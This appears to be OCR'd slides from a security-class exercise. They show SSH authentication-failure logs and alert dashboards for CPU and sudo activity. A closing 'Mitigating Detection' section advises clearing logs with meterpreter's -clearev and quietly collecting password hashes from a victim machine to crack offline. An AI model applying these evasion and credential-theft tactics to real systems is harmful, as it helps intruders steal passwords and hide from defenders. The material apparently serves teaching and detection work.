Dec 2, 2021 @ 18:51:18.000	Disconnecting:	Too many authentication failures	steven
Dec 2, 2021 @ 18:51:17.000	Failed	password	steven
Dec 2, 2021 @ 18:51:17.000	Disconnecting:	Too many authentication failures	steven
Dec 2, 2021 @ 18:51:16.000	Failed	password	steven


Stealth Exploitation of Privilege Escalation and Password Cracking


Monitoring Overview


- When CPU usage of system.process.cpu.total.pct is above 50% threshold, this would trigger the alert
- Dashboard's Sudo Errors and Sudo Commands used by users shows anyone logging in as sudo

Mitigating Detection

- Using -clearev in meterpreter shell can aid in stealth detection by tampering with logs to avoid triggering sudo error logs
- Instead of using john the ripper on the target or trying to hydra brute force the target, using passive and sneaky nmap options to slowly gain access to user's hashes on the victim machine; then copying the file to the local machine and crack the hashes from there







Thank You